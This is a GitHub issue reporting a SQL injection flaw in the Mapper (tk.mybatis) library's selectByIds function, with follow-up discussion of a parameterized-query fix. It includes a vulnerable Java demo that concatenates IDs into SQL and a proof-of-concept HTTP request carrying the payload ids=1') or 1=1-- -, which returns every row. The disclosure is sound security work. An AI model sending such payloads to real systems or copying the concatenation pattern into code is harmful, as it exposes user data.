abel533 / **Mapper** Public

Code · **Issues** 219 · Pull requests 8 · Actions · Projects 1 · Wiki · ...

New issue · Jump to bottom

selectByIds function sql injection #862

Open **sybb0743** opened this issue on Jul 20 · 3 comments

sybb0743 commented on Jul 20

Write the following test demo：
1、UserController.java：
@controller
public class UserController {

```
@Autowired
UserService userService;

@RequestMapping("gets")
@ResponseBody
public List<User> getUser(String ids) {
    List<String> idList = Arrays.asList(ids.split(","));

    return userService.gets(idList);
}
```

}
2、UserService.java：
@service
public interface UserService {

```
List<User> gets(Collection<String> ids);
```

}
3、UserServiceImpl.java：
@service
public class UserServiceImpl implements UserService {

```
@Autowired
UserMapper userMapper;
```

```
    @Override
    public List<User> gets(Collection<String> ids) {
        if (ids == null || ids.isEmpty())
            return new ArrayList<>();
        String concatIds = StringUtils.concat(ids, "'", ",");
        return (List<User>) userMapper.selectByIds(concatIds);
    }


}
```


4、UserMapper.java：

```
@org.apache.ibatis.annotations.Mapper
public interface UserMapper extends Mapper, MySqlMapper, IdsMapper {
```

}

5、Access the /gets route in the above demo for sql injection attack：

（1）Under normal circumstances, when the ids parameter value is passed in 1, 2, the data with id 1 and 2 can be obtained：




```
POST /gets HTTP/1.1
Host: 127.0.0.1:8081
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

ids=1,2
```

```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Date: Wed, 20 Jul 2022 06:46:47 GMT
Connection: close
Content-Length: 67

[
  {
    "id":1,
    "name":"Belle",
    "age":21
  },
  {
    "id":2,
    "name":"Carol",
    "age":22
  }
]
```

（2）But when the ids parameter value is 1') or 1=1-- -, you can get all the data in the database：



```
POST /gets HTTP/1.1
Host: 127.0.0.1:8081
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 18

ids=1') or 1=1-- -
```

```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Date: Wed, 20 Jul 2022 06:58:23 GMT
Connection: close
Content-Length: 168

[
  {
    "id":1,
    "name":"Belle",
    "age":21
  },
  {
    "id":2,
    "name":"Carol",
    "age":22
  },
  {
    "id":3,
    "name":"Chloe",
    "age":23
  },
  {
    "id":4,
    "name":"Connie",
    "age":24
  },
  {
    "id":5,
    "name":"Dottie",
    "age":25
  }
]
```

abel533 commented on Jul 20 Owner

At the business level, check according to the type of ID.

sybb0743 commented on Jul 20 Author

Maybe developers won't notice this problem,&nbsp;I believe that many developers do not verify whether the id parameter value is valid, which will lead to many vulnerabilities.
the best solution is to use parameterized query for ids in selectByIds function, that is, use #{} symbol to construct sql statement.
This makes applications using the tk.mybatis framework more secure.
…

abel533 commented on Jul 20 Owner

Guaranteed compatibility. Have a PR?

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants